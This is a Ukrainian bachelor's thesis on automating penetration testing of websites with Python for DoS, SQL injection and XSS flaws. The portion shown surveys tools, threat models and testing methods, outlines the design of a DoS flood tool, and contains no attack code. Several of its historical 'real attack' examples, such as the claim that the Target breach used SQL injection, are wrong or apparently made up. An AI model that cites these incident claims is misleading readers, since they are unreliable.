НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «ОДЕСЬКА ЮРИДИЧНА АКАДЕМІЯ»
ФАКУЛЬТЕТ КІБЕРБЕЗПЕКИ ТА ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

Кафедра кібербезпеки

КВАЛІФІКАЦІЙНА РОБОТА

на тему:

«АВТОМАТИЗАЦІЯ ТЕСТУВАННЯ САЙТІВ НА ПРОНИКНЕННЯ ЗА ДОПОМОГОЮ МОВИ PYTHON»

Виконав: здобувач 4 курсу
Рівень бакалавр
Галузь знань 12 «Інформаційні технології»
спеціальність 125 «Кібербезпека»
Жук Максим Вікторович

Керівник: к.т.н., доцент
Бойко Віктор Дмитрович

Рецензент: к.т.н., доцент
Кухаренко Сергій Вікторович

Одеса – 2024

НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «ОДЕСЬКА ЮРИДИЧНА АКАДЕМІЯ»

Факультет **кібербезпеки та інформаційних технологій**
Кафедра **кібербезпеки**
Галузь знань: **12 Інформаційні технології**
Спеціальність: **125 Кібербезпека**
Назва освітньої програми: **Кібербезпека**

ЗАТВЕРДЖУЮ
Завідувач кафедри кібербезпеки
професор С.А. Горбаченко
_____ «____» _____ 20__ року

З А В Д А Н Н Я
на кваліфікаційну (бакалаврську) роботу
здобувачу Жуку Максиму Вікторовичу

1. Тема роботи: «Автоматизація тестування сайтів на проникнення за допомогою мови Python»
Керівник роботи: к.т.н, доцент Віктор Дмитрович Бойко
затверджені наказом НУ ОЮА від «__» _____ 20___ року № _____
2. Строк подання здобувачем роботи «__» _____ 20___ рік
3. Дата видачі завдання«__» _____ 20___ рік

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів бакалаврської роботи	Строк виконання етапів роботи	Примітка

Здобувач _____

(підпис) (прізвище та ініціали)

Керівник роботи _____

(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Кваліфікаційна робота на тему «Автоматизація тестування сайтів на проникнення за допомогою мови Python» на здобуття першого (бакалаврського) рівня вищої освіти за спеціальністю 125 Кібербезпека, освітньою програмою Кібербезпека, містить 1 рисунок, 1 додаток, 29 літературних джерел за переліком посилань. Робота виконана на 50 сторінках загального тексту і 33 сторінках основного тексту.

Мета роботи полягає в розробці інструменту для автоматизованого тестування на проникнення веб-додатків, здатного виявляти вразливості типу DoS, SQL-ін'єкції та XSS на операційній системі Windows з використанням мови програмування Python.

У рамках роботи розроблено функціональну модель інструменту, що включає модулі сканування, управління та логування, а також алгоритми та методи тестування на зазначені типи вразливостей. Створено програмний продукт з використанням мови Python та бібліотек tkinter, requests, bs4, multiprocessing, pandas та logging.

Результати роботи можуть бути використані при тестуванні на проникнення веб-додатків перед їх публікацією та під час експлуатації, оцінці безпеки веб-додатків та виявленні потенційних вразливостей, а також розробці рекомендацій щодо усунення виявлених вразливостей та підвищення безпеки веб-додатків.

Можливими напрямками подальших досліджень є розширення функціональності інструменту для виявлення інших типів вразливостей (CSRF, XXE тощо), вдосконалення алгоритмів сканування та аналізу результатів для підвищення точності та ефективності, а також дослідження можливостей використання машинного навчання для автоматизації процесу тестування.

Ключові слова: ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, ВЕБ-ДОДАТКИ, ВРАЗЛИВОСТІ, SQL-ІН'ЄКЦІЇ, XSS, DOS, АВТОМАТИЗАЦІЯ, PYTHON.

ANNOTATION

Qualification work on the topic «Automation of website penetration testing using Python» for the first (bachelor's) level of higher education in the specialty 125 Cybersecurity, educational program: Cybersecurity, contains 1 figure, 1 appendix, 24 literature sources in the list of references. The work is executed on 50 pages of general text and 33 pages of the main text.

The purpose of the work is to develop a tool for automated penetration testing of web applications capable of detecting DoS, SQL injection and XSS vulnerabilities on the Windows operating system using the Python programming language.

As part of the work, a functional model of the tool was developed, including scanning, management and logging modules, as well as algorithms and methods for testing for these types of vulnerabilities. A software product has been created using the Python language and the tkinter, requests, bs4, multiprocessing, pandas, and logging libraries.

The results of the work can be used in penetration testing of web applications before their publication and during operation, assessing the security of web applications and identifying potential vulnerabilities, as well as developing recommendations for eliminating identified vulnerabilities and improving the security of web applications.

Possible areas for further research include expanding the tool's functionality to detect other types of vulnerabilities (CSRF, XXE, etc.), improving scanning and analysis algorithms to increase accuracy and efficiency, and exploring the use of machine learning to automate the testing process.

Keywords: PENETRATION TESTING, WEB APPLICATIONS, VULNERABILITIES, SQL INJECTIONS, XSS, DOS, AUTOMATION, PYTHON.

ЗМІСТ

ВСТУП

Питання безпеки в Інтернеті є особливо актуальними сьогодні, оскільки технології стають все більш важливою частиною нашого життя. Забезпечення безпеки інформаційних систем стало першочерговим завданням для багатьох компаній і організацій через збільшення кількості онлайн-атак і постійне вдосконалення їх методів. У цьому контексті автоматизація тестування на проникнення веб-додатків набуває особливого значення.

Сьогодні можна виявити як сильні, так і слабкі сторони, критично проаналізувавши існуючі рішення для тестування на проникнення. Незважаючи на велику кількість інструментів і програмних пакетів, доступних для проведення тестів на проникнення, існуючі рішення часто вимагають високого рівня кваліфікації для їх ефективного використання. Це призводить до того, що багато вразливостей веб-додатків залишаються невиявленими і піддаються атакам. Мета цієї роботи полягає в розробці легкого у використанні інструменту для автоматизації тестування на проникнення веб-додатків. Досягнення цієї мети передбачає вирішення таких завдань:

- Вивчення наявних методів та інструментів тестування на проникнення;
- Виявлення основних вразливостей веб-додатків;
- Проектування та розробка інструменту для автоматизації тестування на проникнення;
- Тестування та аналіз розробленого інструменту;
- Оцінка практичного застосування результатів і розробка рекомендацій.

Об'єктом дослідження виступає автоматизація процесу тестування на проникнення веб-додатків, а його предметом - розробка інструменту для автоматизації цього процесу з урахуванням виявлення вразливостей, пов'язаних із DOS, SQL-ін'єкціями та XSS на операційній системі Windows використовуючи мову програмування Python.

Результати цього дослідження нададуть практичні та цінні рекомендації та інструмент для розробників веб-додатків. Розроблений інструмент здатен автоматизувати процес тестування на проникнення та виявлення слабких місць, що в кінцевому результаті підвищує безпеку веб-додатків та інформації. Систематизація та аналіз отриманих даних також може бути використана для розробки стратегій запобігання майбутнім атакам та підвищення рівня захисту веб-додатків.

Основні висновки роботи докладались та обговорювались на наукових конференціях та викладені в [1][2].

1. ОГЛЯД ЛІТЕРАТУРНИХ ДЖЕРЕЛ

1.1 Основні види веб-атак

В таких джерелах, як «OWASP Testing Guide»[3], «Mastering modern Web penetration testing»[4] та «Penetration testing essentials»[5] обговорюються різні типи атак, такі як SQL ін'єкції, XSS, CSRF тощо. Вони також обговорюють відповідні уразливості у веб-додатках. Це важливі аспекти, оскільки вони допомагають нам зрозуміти, як зловмисник може отримати несанкціонований доступ до інформації або як він може виконати зловмисні дії.

В літературі також представлені різні методи виявлення вразливостей у веб-додатках. Це може бути сканування на наявність вразливостей, аналіз вихідного коду, використання спеціалізованих інструментів тощо. Розробка ефективних стратегій тестування на проникнення вимагає розуміння цих методів.

У літературі обговорюються різні інструменти та методи виконання тестів на проникнення. Це може бути як комерційне програмне забезпечення, так і інструменти з відкритим вихідним кодом, такі як Metasploit, BurpSuite, Nmap, SQLMap та інші. Розуміння цих інструментів допоможе тестувальникам у виборі інструментів, які найбільше підходять для їхніх завдань.

Існує також велика кількість літератури, в якій обговорюються принципи безпечної розробки веб-додатків і методи захисту від атак. До них відносяться використання параметризованих запитів, фільтрація вхідних даних, регулярне оновлення даних і багато іншого. Розуміння цих принципів допоможе не тільки у виявленні вразливостей, але й у запобіганні їх виникненню.

Деякі джерела, такі як «Python Web Penetration Testing Cookbook»[6] і «Black Hat Python»[7], фокусуються на використанні Python для автоматизації тестування на проникнення. Це охоплює створення власних інструментів, скриптів і експлойтів із використанням мови Python.

Тестування на проникнення - це процес оцінювання безпеки інформаційної системи шляхом активного пошуку вразливостей та аналізу їхніх можливих наслідків. Метою тестування на проникнення є виявлення слабких місць у системі,

які можуть бути експлуатовані зловмисниками, і вжиття заходів щодо їх усунення або послаблення.[8]

Уразливості веб-додатків - це слабкі місця або помилки в програмному забезпеченні веб-додатків, які можуть бути використані зловмисниками для проведення атак або отримання несанкціонованого доступу до системи. Такі вразливості можуть виникати через недостатню перевірку введення даних, недостатню автентифікацію та авторизацію, помилки в коді та інші причини.

DOS (Denial of Service) - це напад на комп'ютерну систему з наміром зробити комп'ютерні ресурси недоступними користувачам, для яких комп'ютерна система була призначена.[9]

SQL-ін'єкції - це тип атаки, під час якої зловмисники впроваджують SQL-код у рядок запиту до бази даних через вразливе місце у веб-додатку. Це може призвести до виконання небажаних запитів до бази даних або отримання несанкціонованого доступу до даних.[10]

XSS (Cross-Site Scripting) - це тип атаки, під час якої зловмисники впроваджують шкідливий JavaScript-код у веб-сторінку, що виконується в браузері користувачів. Метою атаки є отримання доступу до інформації про користувачів або виконання шкідливих дій від їхнього імені.[11]

Існує глибокий і складний взаємозв'язок між основними поняттями і концепціями в тестуванні на проникнення до веб-додатків.

Методи оцінки вразливостей, такі як сканування вразливостей, аналіз вихідного коду, тестування на проникнення та інші, мають прямий зв'язок з вразливістю веб-додатків. Наприклад, сканування вразливостей дозволяє автоматично шукати відомі вразливості, такі як SQL-ін'єкції та XSS, під час розгортання веб-додатків.

Зловмисники можуть використовувати ці вразливості для запуску атак, як тільки вони будуть виявлені. Наприклад, SQL-ін'єкція може дозволити виконання шкідливих SQL-запитів, XSS - впровадження шкідливого JavaScript-коду на веб-сайти, CSRF - проведення CSRF-атак тощо.

Метою принципів інформаційної безпеки є запобігання та мінімізація вразливостей у веб-додатках. Це може включати використання безпечного програмного коду, належну аутентифікацію та авторизацію користувачів, фільтрацію вхідних даних, шифрування тощо. Оскільки правильне застосування цих принципів може допомогти запобігти багатьом видам атак, вони тісно пов'язані з методами виявлення вразливостей.

Метою тестування на проникнення є виявлення та усунення вразливостей у веб-додатках, а також перевірка їхнього захисту від різних типів атак. Досягнення цього вимагає не тільки виявлення вразливостей, але й розуміння способів їх використання для розробки ефективних стратегій захисту від них.

Як правило, основні поняття в цій сфері тісно пов'язані і залежать одне від одного. Комплексний підхід до тестування на проникнення та безпеки веб-додатків можна розробити, розуміючи ці взаємозв'язки.

1.2 Теоретичні способи розв'язання задачі

Розгляньмо різні теоретичні методи та підходи до тестування на проникнення веб-додатків, які можуть допомогти нам вирішити нашу задачу.

Моделі загроз являють собою абстрактні або конкретні моделі, які описують різні види загроз і атак, з якими може зіткнутися веб-додаток. Деякі відомі моделі загроз включають модель STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege), модель DREAD (Damage potential, Reproducibility, Exploitability, Affected users, Discoverability) та інші.

Далі розглянемо алгоритми та методи виявлення вразливостей. Існує безліч алгоритмів і методів виявлення вразливостей, що використовуються в тестуванні на проникнення веб-додатків. Деякі з них включають в себе:

- Сканування вразливостей: Цей метод передбачає автоматичне сканування веб-додатків із використанням спеціалізованих інструментів для виявлення відомих вразливостей, таких як SQL-ін'єкції, XSS, CSRF та інші.

- Ручне тестування: Цей метод охоплює ручне аналізування коду і функціональності веб-додатків для виявлення потенційних вразливостей, які можуть бути упущені автоматичними інструментами.
- Аналіз вихідного коду: Цей метод охоплює статичний аналіз вихідного коду веб-додатків для виявлення потенційних вразливостей у коді, таких як витоки даних, помилки автентифікації тощо.
- Тестування на проникнення: Цей метод охоплює спроби активного злому веб-додатків з метою виявлення вразливостей і оцінки їхнього ступеня критичності.

У сучасному тестуванні на проникнення широко використовуються різні технології та інструменти для автоматизації процесу виявлення вразливостей. До них відносяться інтегровані середовища розробки (IDE), спеціалізовані програмні пакети (такі як Burp Suite, Acunetix, Nessus), а також окремі скрипти та інструменти, розроблені за допомогою мов програмування, таких як Python.

Ви познайомитеся з різноманіттям теоретичних методів і підходів до тестування на проникнення веб-додатків, а також з важливістю і застосовністю цих методів і підходів в сучасній інформаційній безпеці.

На наступному етапі ми проведемо детальне вивчення існуючих моделей загроз, які використовуються для класифікації потенційних атак на веб-додатки.

Модель STRIDE являє собою класифікацію загроз на основі шести основних видів атак: Spoofing (підробка), Tampering (пошкодження), Repudiation (відмова від відповідальності), Information Disclosure (розкриття інформації), Denial of Service (відмова в обслуговуванні) і Elevation of Privilege (підвищення привілеїв). Ця модель допомагає ідентифікувати потенційні атаки та розробити стратегії захисту від них. [12]

Модель DREAD використовується для оцінювання потенційних загроз і атак з погляду їхньої можливої шкоди. Вона оцінює загрози за п'ятьма основними критеріями: Damage potential (потенційний збиток), Reproducibility (відтворюваність), Exploitability (можливість експлуатації), Affected users

(користувачі, яких торкнулася атака) і Discoverability (виявлення). Це допомагає пріоритизувати загрози і визначати найбільш критичні для захисту.[13]

Модель MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) описує широкий спектр тактик, технік і загальних знань зловмисників, які можна використати під час атак на інформаційні системи, включно з веб-додатками. Вона класифікує атаки на етапи та тактики, як-от Initial Access (початковий доступ), Execution (виконання), Persistence (сталість) тощо, що дає змогу краще зрозуміти й захиститися від різних видів зловмисних атак.[14]

Ці моделі загроз надають структурований і систематизований підхід до класифікації потенційних атак на веб-додатки. Використання таких моделей допомагає краще зрозуміти характеристики загроз і розробити ефективні стратегії захисту від них.

Проведемо розгорнутий аналіз різних алгоритмів і методів, що застосовуються для виявлення вразливостей у веб-додатках.

Статичний аналіз коду охоплює аналіз вихідного коду веб-додатків без його фактичного виконання. Цей метод використовується для виявлення потенційних вразливостей на основі аналізу коду на предмет помилок, які можуть призвести до вразливостей. Деякі інструменти, що використовуються для статичного аналізу коду, включають SonarQube, Checkmarx та інші.

Динамічний аналіз коду охоплює виконання програми в контрольованому середовищі з подальшим аналізом її поведінки та взаємодії із зовнішніми компонентами. Цей метод дає змогу виявляти вразливості, які можуть проявитися тільки під час виконання програми. Для динамічного аналізу коду можуть використовуватися інструменти, такі як Burp Suite, OWASP ZAP та інші.[15]

Сканування вразливостей - це процес автоматичної перевірки веб-додатків на наявність відомих вразливостей, таких як SQL Injection, XSS, CSRF. Цей метод використовується для швидкого виявлення вразливостей і визначення ступеня їх серйозності. Деякі популярні інструменти для сканування вразливостей - Nessus, OpenVAS, Acunetix тощо.

Для виявлення DDOS-вразливостей можуть використовуватися різні методи і техніки, включаючи моніторинг мережевого трафіку, виявлення аномалій мережевої поведінки, фільтрацію і блокування шкідливого трафіку, апаратний і програмний DDOS-захист і т.д.

Для виявлення вразливостей типу SQL-ін'єкцій і XSS часто використовують методи активного тестування, включно з введенням спеціально сконструйованих запитів або даних, аналізом відповідей від застосунку на наявність ознак вразливостей, а також використанням автоматизованих інструментів для сканування і тестування на проникнення.[16]

Цей аналіз дає змогу зрозуміти розмаїття методів і технік, що застосовуються для виявлення різних типів вразливостей у веб-додатках, і зрозуміти їхню важливість і застосовність у сучасній практиці інформаційної безпеки.

1.3 Існуючі інструментальні засоби тестування на проникнення

Тепер проведемо розгорнуте вивчення популярних інструментів тестування на проникнення, таких як Burp Suite, OWASP ZAP, Nmap, Metasploit та інші, і розглянемо їхні можливості й обмеження в контексті тестування на проникнення.

1. Burp Suite:

Можливості: Burp Suite надає великий набір функцій для тестування на проникнення веб-додатків. Він охоплює сканування вразливостей, перехоплення і зміну HTTP-запитів і відповідей, аналіз параметрів запитів, виявлення вразливостей XSS, SQL-ін'єкцій та інших. Burp Suite також підтримує створення і запуск користувацьких скриптів для автоматизації завдань тестування.

Обмеження: Одним з обмежень Burp Suite є його платна ліцензія, яка може бути недоступною для деяких користувачів. Крім того, його великий набір функцій може бути складним для новачків і вимагає певного часу і досвіду для оволодіння ними. [17]

2. OWASP ZAP (Zed Attack Proxy):

Можливості: OWASP ZAP - це потужний інструмент із відкритим вихідним кодом для тестування на проникнення веб-додатків. Він надає функціональність

сканування вразливостей, інтерактивного перехоплення і зміни HTTP-трафіку, автоматизацію завдань тестування, а також потужний інтерфейс для аналізу та звітності.

Обмеження: Одним з обмежень OWASP ZAP є його обмежена підтримка для деяких просунутих функцій і можливостей, які можуть бути доступні в платних інструментах. Крім того, деякі користувачі можуть зіткнутися з проблемами з продуктивністю під час сканування великих додатків або в мережах з великим трафіком.[18]

3. Nmap:

Можливості: Nmap - це потужний інструмент сканування мережі, який може використовуватися для виявлення пристроїв, сервісів і вразливостей у мережі. Він надає різні типи сканування, включно зі скануванням портів, виявленням хостів, визначенням операційної системи та іншими.

Обмеження: Одним з обмежень Nmap є його орієнтація на сканування мережі, що може бути менш корисним для тестування на проникнення веб-додатків. Крім того, він може надавати занадто багато інформації, що вимагає додаткової обробки та аналізу.[19]

4. Metasploit:

Можливості: Metasploit Framework надає широкий набір експлойтів і модулів для проведення атак на веб-додатки та мережеві пристрої. Він дає змогу тестувати на проникнення різні види вразливостей і оцінювати рівень їхньої критичності.

Обмеження: Одним з обмежень Metasploit є його складність використання для новачків і недосвідчених користувачів. Крім того, не всі модулі та експлойти можуть бути повністю ефективними або застосовними в конкретному середовищі.[20]

Цей аналіз допомагає зрозуміти можливості та обмеження кожного з інструментів у контексті тестування на проникнення веб-додатків.

А зараз розгорнуто розглянемо спеціалізовані програмні пакети та бібліотеки, розроблені спеціально для виявлення вразливостей у веб-додатках.

1. SQLmap

Опис: SQLmap - це потужний інструмент для автоматизації тестування на проникнення та виявлення вразливостей SQL-ін'єкцій у веб-застосунках, заснованих на SQL-запитах до баз даних.

Можливості: SQLmap надає широкий набір функцій виявлення і експлуатації вразливостей SQL-ін'єкцій, включаючи визначення типу вразливості, вилучення даних із бази даних, отримання доступу до системним файлам та інші.

Обмеження: Одним із обмежень SQLmap є його орієнтація виключно на SQL-ін'єкції, що обмежує його застосування в контексті інших видів вразливостей. Крім того, деякі веб-програми можуть мати заходи захисту від ін'єкцій SQL, які можуть утруднити або повністю запобігти успішному використанню SQLmap.[21]

2. XSStrike

Опис: XSStrike - це інструмент для виявлення та експлуатації вразливостей XSS (Cross-Site Scripting) у веб-додатках, що дозволяє тестувати та атакувати програми, які використовують недостатній захист від XSS.

Можливості: XSStrike надає можливості для автоматизованого сканування веб-додатків на наявність вразливостей XSS, аналізу та експлуатації знайдених вразливостей, а також створення звітів про вразливості.

Обмеження: Одним із обмежень XSStrike є його спеціалізація тільки на вразливості XSS, що робить його менш корисним для виявлення інших типів вразливостей. Крім того, деякі веб-програми можуть мати заходи захисту від XSS, що може ускладнити успішне використання XSStrike.[22]

3. Wapiti

Опис: Wapiti - це інструмент для сканування вразливостей веб-додатків з відкритим вихідним кодом, призначений для виявлення різних видів вразливостей, включаючи XSS, SQL-ін'єкції, підробку запитів міжсайтової підробки (CSRF) та інші.

Можливості: Wapiti надає можливості для сканування веб-застосунків на наявність різних вразливостей, генерації звітів про виявлені вразливості, а також інтеграції з іншими інструментами та засобами для аналізу та управління вразливістю.

Обмеження: Одним з обмежень Wapiti є його орієнтація на сканування вразливостей веб-застосунків, що робить його менш придатним для інших видів тестування на проникнення, таких як сканування мереж або аналіз безпеки програм на рівні вихідного коду.[23]

Ці спеціалізовані програмні пакети та бібліотеки надають додаткові інструменти та можливості для виявлення вразливостей у веб-додатках. Вони можуть бути ефективними на додаток до більш загальних інструментів тестування на проникнення, таких як Burp Suite та OWASP ZAP, та допомогти у виявленні вразливостей певних типів або при вирішенні специфічних завдань тестування.

1.4 Невирішені завдання та постановка завдань на подальше дослідження

Наприкінці цього розділу огляду літератури з тестування на проникнення веб-додатків будуть висвітлені деякі відкриті завдання та аспекти, які потребують подальшого дослідження. На основі проведеного аналізу та огляду можна сформулювати кілька завдань, які є результатом огляду.

У зв'язку з тим, що веб-додатки стають все більш складними, а кількість тестів збільшується, необхідно розробляти більш ефективні способи автоматизації процесу тестування на проникнення. Це допоможе прискорити процес тестування і забезпечити більш повне покриття додатку.

Важливо, щоб інструменти тестування на проникнення були простими у використанні для нефахівців з інформаційної безпеки. Це дозволить розробникам веб-додатків, які не володіють глибокими знаннями про методи атак і захисту, самостійно виявляти вразливості у своїх продуктах.

Інтерфейс користувача інструменту повинен бути інтуїтивно зрозумілим і простим у вивченні, навіть для користувачів, які мають лише мінімальний досвід тестування на проникнення. Це включає прості та зрозумілі елементи керування, чіткі інструкції та підказки, а також логічну структуру меню та функцій.

Всі ці аспекти мають на меті зробити процес тестування на проникнення більш доступним і зрозумілим для широкого кола користувачів, що сприятиме підвищенню загального рівня безпеки веб-додатків.

2. ТЕОРЕТИЧНІ ОСНОВИ РОЗРОБКИ ІНСТРУМЕНТУ ДЛЯ АВТОМАТИЗОВАНОГО ТЕСТУВАННЯ САЙТІВ НА ПРОНИКНЕННЯ

2.1 Розробка моделі загроз

Визначення типів загроз є основоположним етапом розробки інструменту для автоматизованого тестування сайтів на проникнення. Це дає змогу інструменту фокусуватися на найактуальніших і потенційно небезпечних вразливостях, підвищуючи його ефективність і результативність.

У контексті веб-безпеки, загрози можна класифікувати за різними критеріями, такими як:

1. Мета атаки:
   a. Конфіденційність: Несанкціонований доступ до конфіденційної інформації, такої як персональні дані або комерційні секрети.
   b. Цілісність: Зміна або знищення даних, що призводить до втрати інформації або порушення працездатності системи.
   c. Доступність: Порушення доступності веб-сайту або програми, що робить його недоступним для користувачів.
2. Метод атаки:
   a. Уразливості програми;
   b. Уразливості сервера;
   c. Соціальна інженерія.
3. Походження атаки:
   a. Внутрішні загрози;
   b. Зовнішні загрози.

Наразі найпоширенішими типами загроз для веб-сайтів є:

Міжсайтовий скриптинг (XSS): Зловмисник впроваджує шкідливий JavaScript-код у веб-сторінку, який потім виконується в браузері користувача. Це може призвести до крадіжки cookie-файлів, перенаправлення користувачів на шкідливі сайти або навіть до виконання довільного коду на сервері.

Уразливості SQL-ін'єкцій: Зловмисник впроваджує шкідливий SQL-запит у веб-запит, який потім виконується на сервері бази даних. Це може призвести до крадіжки даних, зміни даних або навіть повного знищення бази даних.

Атаки типу «відмова обслуговування» (DoS): Зловмисник перевантажує веб-сайт трафіком, роблячи його недоступним для користувачів.

Атаки типу «розподілена відмова обслуговування» (DDoS): Зловмисник використовує мережу скомпрометованих комп'ютерів (ботнет) для генерації величезної кількості трафіку, перевантажуючи веб-сайт.

Приклади реальних веб-атак:

1. Міжсайтовий скриптинг (XSS):

Відбитий XSS: Атака Sony Pictures (2011): шкідливий JavaScript-код, вкладений у кросворд на веб-сайті Sony Pictures, призвів до крадіжки cookie-файлів користувачів PlayStation Network. Зловмисники могли використовувати ці cookie-файли для авторизації в облікових записах користувачів і здійснення несанкціонованих дій.[24]

Збережений XSS: Атака Samy (2005): шкідливий JavaScript-код, впроваджений у профілі користувача соціальної мережі MySpace, призвів до самовідтворення коду в профілях інших користувачів, які відвідували заражений профіль. Це спричинило швидке поширення коду та зараження понад мільйона акаунтів за короткий проміжок часу. Хоча атака не завдала прямої шкоди, вона продемонструвала небезпеку вразливостей типу XSS та необхідність їх усунення. [25]

2. Уразливості SQL-ін'єкцій:

Класична SQL-ін'єкція: Атака Target (2013): зловмисники використовували SQL-ін'єкцію для крадіжки даних про кредитні картки 40 мільйонів користувачів роздрібної мережі Target. Ця атака стала одним із найбільших порушень безпеки даних в історії.[26]

Сліпа SQL-ін'єкція: Атака Barracuda Networks (2016): зловмисники використовували сліпу SQL-ін'єкцію для злому веб-сайту Barracuda Networks. За

допомогою цієї атаки вони змогли вгадати ім'я користувача і пароль адміністратора веб-сайту.[27]

3. Атаки типу «відмова обслуговування» (DoS):

Атака на сервер: Атака Dyn (2016): ботнет, що складається з мільйонів заражених пристроїв, перевантажив сервери Dyn, що призвело до недоступності багатьох популярних вебсайтів, таких як Twitter, Amazon і PayPal.[28]

4. Атаки типу «розподілена відмова обслуговування» (DDoS):

Атака на Google (2004): ботнет, що складається з десятків тисяч заражених комп'ютерів, перевантажив сервери Google, що призвело до недоступності багатьох сервісів Google, як-от Gmail і Google Search.[29]

Ретельне визначення типів загроз, актуальних для веб-сайтів, є критично важливим для розробки ефективного інструменту для автоматизованого тестування на проникнення. Інструмент має бути здатний виявляти й експлуатувати широкий спектр вразливостей, щоб забезпечити всебічний захист веб-сайту від різних типів атак, але в нашому випадку буде обрано лише 3 найпопулярніші серед зловмисників типи атак: DoS, SQL-ін’єкція та XSS.

Аналіз вразливостей є найважливішим етапом розробки інструменту для автоматизованого тестування на проникнення. Він дає змогу інструменту не тільки виявити вразливості, а й зрозуміти їхню суть, потенційні наслідки та можливі методи експлуатації.

Існує безліч різних методів аналізу вразливостей, які можна використовувати для розробки інструменту. До них належать:

1. Сканування вразливостей;
2. Аналіз вихідного коду;
3. Тестування на проникнення.

Вибір методу аналізу вразливостей залежить від різних чинників, таких як:

- Розмір і складність веб-сайту або веб-додатка;
- Бюджет і часові обмеження;
- Навички та досвід команди безпеки;
- Доступні інструменти та технології;

- Сканування вразливостей.

Сканування вразливостей є найпоширенішим методом аналізу вразливостей. Існує безліч різних сканерів вразливостей, як комерційних, так і безкоштовних. Сканери вразливостей можуть автоматично сканувати веб-сайти або веб-додатки на наявність відомих вразливостей. Однак сканери вразливостей не завжди можуть виявити всі вразливості, і вони можуть генерувати багато помилкових спрацьовувань.

Аналіз вихідного коду є більш трудомістким методом, ніж сканування вразливостей, але він може бути більш точним. Аналіз вихідного коду дає змогу розробникам безпеки вручну переглянути код веб-сайту або веб-додатка і знайти потенційні вразливості.

Тестування на проникнення є найбільш комплексним методом аналізу вразливостей. Воно охоплює моделювання атаки зловмисника для пошуку вразливостей і оцінки їхніх потенційних наслідків. Тестування на проникнення може бути дуже ефективним, але воно також може бути дуже дорогим і трудомістким.

Інструмент для автоматизованого тестування на проникнення може використовувати один або кілька методів аналізу вразливостей. Наприклад, інструмент може використовувати сканування вразливостей для початкового виявлення вразливостей, а потім використовувати аналіз вихідного коду або тестування на проникнення для більш детального вивчення цих вразливостей.

В нашому випадку, інструмент буде виконувати виключно метод «тестування на проникнення».

Моделювання загроз є важливим етапом розробки інструменту для автоматизованого тестування на проникнення. Воно дає змогу інструменту не тільки виявити вразливості, а й зрозуміти, як зловмисники можуть їх використовувати для виконання атак.

Метою моделювання загроз є:

Ідентифікація потенційних загроз. Тобто, визначення можливих способів компрометації веб-сайту або веб-додатка зловмисниками;

Оцінка ризиків: Визначення ймовірності та потенційних наслідків кожної загрози.

Розробка контрзаходів: Створення стратегії захисту для мінімізації ризиків, пов'язаних із виявленими загрозами.

Етапи моделювання загроз:

1. Визначення області дії:
   a. Цілі та активи, що підлягають захисту.
   b. Збір інформації про веб-сайт/додаток.
2. Аналіз загроз:
   a. Ідентифікація потенційних загроз:
      i. Метод зловмисника.
      ii. Аналіз STRIDE.
      iii. Модель DREAD:.
3. Оцінка ймовірності та впливу загроз
4. Розроблення контрзаходів:
   a. Технічний захист (міжмережеві екрани, шифрування).
   b. Адміністративний захист (політики безпеки, навчання персоналу).
   c. Процедурний захист (плани реагування на інциденти, тестування на проникнення).
   d. Пріоритизація заходів..

Методи моделювання загроз:

1. Діаграми потоків даних;
2. Сценарії атак;
3. Дерева атак;

Приклади моделювання загроз:

1. Для інтернет-магазину:

Загрози: Крадіжка платіжних даних, злом облікових записів користувачів, DDoS-атаки.

Контрзаходи: Шифрування даних, двофакторна аутентифікація, резервне копіювання даних.

2. Для корпоративної мережі:

Загрози: Шкідливе ПЗ, фішинг, несанкціонований доступ до конфіденційних даних.

Контрзаходи: Антивірусне ПЗ, навчання персоналу з кібербезпеки, сегментація мережі.

2.2 Розробка методів і алгоритмів тестування

Тестування на DoS (Denial-of-Service) є важливою частиною розробки інструменту для автоматизованого тестування на проникнення.

Мета тестування на DoS:

- Виявлення вразливостей, які можуть бути використані для перевантаження веб-сайту або веб-додатка трафіком.
- Оцінка стійкості веб-сайту до атак типу «відмова обслуговування».
- Розробка рекомендацій щодо захисту від DoS-атак.

Методи тестування на DoS:

1. Тестування на навантажувальну здатність: Генерація великої кількості запитів до веб-сайту для перевірки його стійкості до навантажень.
2. Тестування на стресову стійкість: Генерація різних типів трафіку до веб-сайту для перевірки його стійкості до різних типів атак.
3. Тестування на пропускну здатність: Вимірювання пропускної спроможності веб-сайту для визначення його можливостей з обробки трафіку.

Python є популярною мовою програмування для розробки інструментів DoS. Існує безліч бібліотек Python, які можна використовувати для генерації трафіку, імітації різних типів атак і аналізу результатів тестування.

Приклади бібліотек Python для DoS:

1. Scapy: Бібліотека для створення та надсилання мережевих пакетів.
2. HTTPie: Бібліотека для роботи з HTTP-запитами.
3. Twisted: Бібліотека для асинхронного мережевого програмування.

Під час розроблення інструменту DoS на Python необхідно враховувати такі чинники:

Тип атаки: Визначити тип атаки, яку імітуватиме інструмент (HTTP-флуд, SYN-флуд, UDP-флуд).

Обсяг трафіку: Визначити обсяг трафіку, який генеруватиме інструмент.

Розподіленість: Визначити, чи буде інструмент працювати в розподіленому режимі (з використанням декількох комп'ютерів).

Аналіз результатів: Розробити механізм аналізу результатів тестування для визначення стійкості веб-сайту до атак.

Тестування на SQL-ін'єкції є важливою частиною розробки інструменту для автоматизованого тестування на проникнення.

Мета тестування на SQL-ін'єкції:

- Визначити наявність SQL-ін'єкцій у веб-додатку.
- Виявити потенційні вразливості, які можуть бути використані для вилучення конфіденційних даних.
- Розробити рекомендації щодо усунення вразливостей.

Методи тестування на SQL-ін'єкції:

1. Тестування на впровадження SQL-запитів:

a. Ручне тестування: Вручну вставляти підозрілих символів і рядків в URL-адреси, поля введення і HTTP-запити для перевірки можливості впровадження SQL-запитів.

b. Автоматизоване тестування: Використання інструментів для автоматизованого пошуку та експлуатації SQL-ін'єкцій, таких як sqlmap, SQLmap WAF Bypass Module, Burp Suite.

2. Тестування на сліпій SQL-ін'єкції:

a. Аналіз помилок: Пошук помилок SQL-запитів у відповідях сервера, наприклад, «Unknown column» або «SQL error».

b. Затримка часу: Оцінка часу відповіді сервера для визначення наявності затримок, викликаних обробкою впровадженого SQL-запиту.

c. Зміна відповіді: Аналіз змін у відповідях сервера під час вставки різних значень у підозрілі поля.

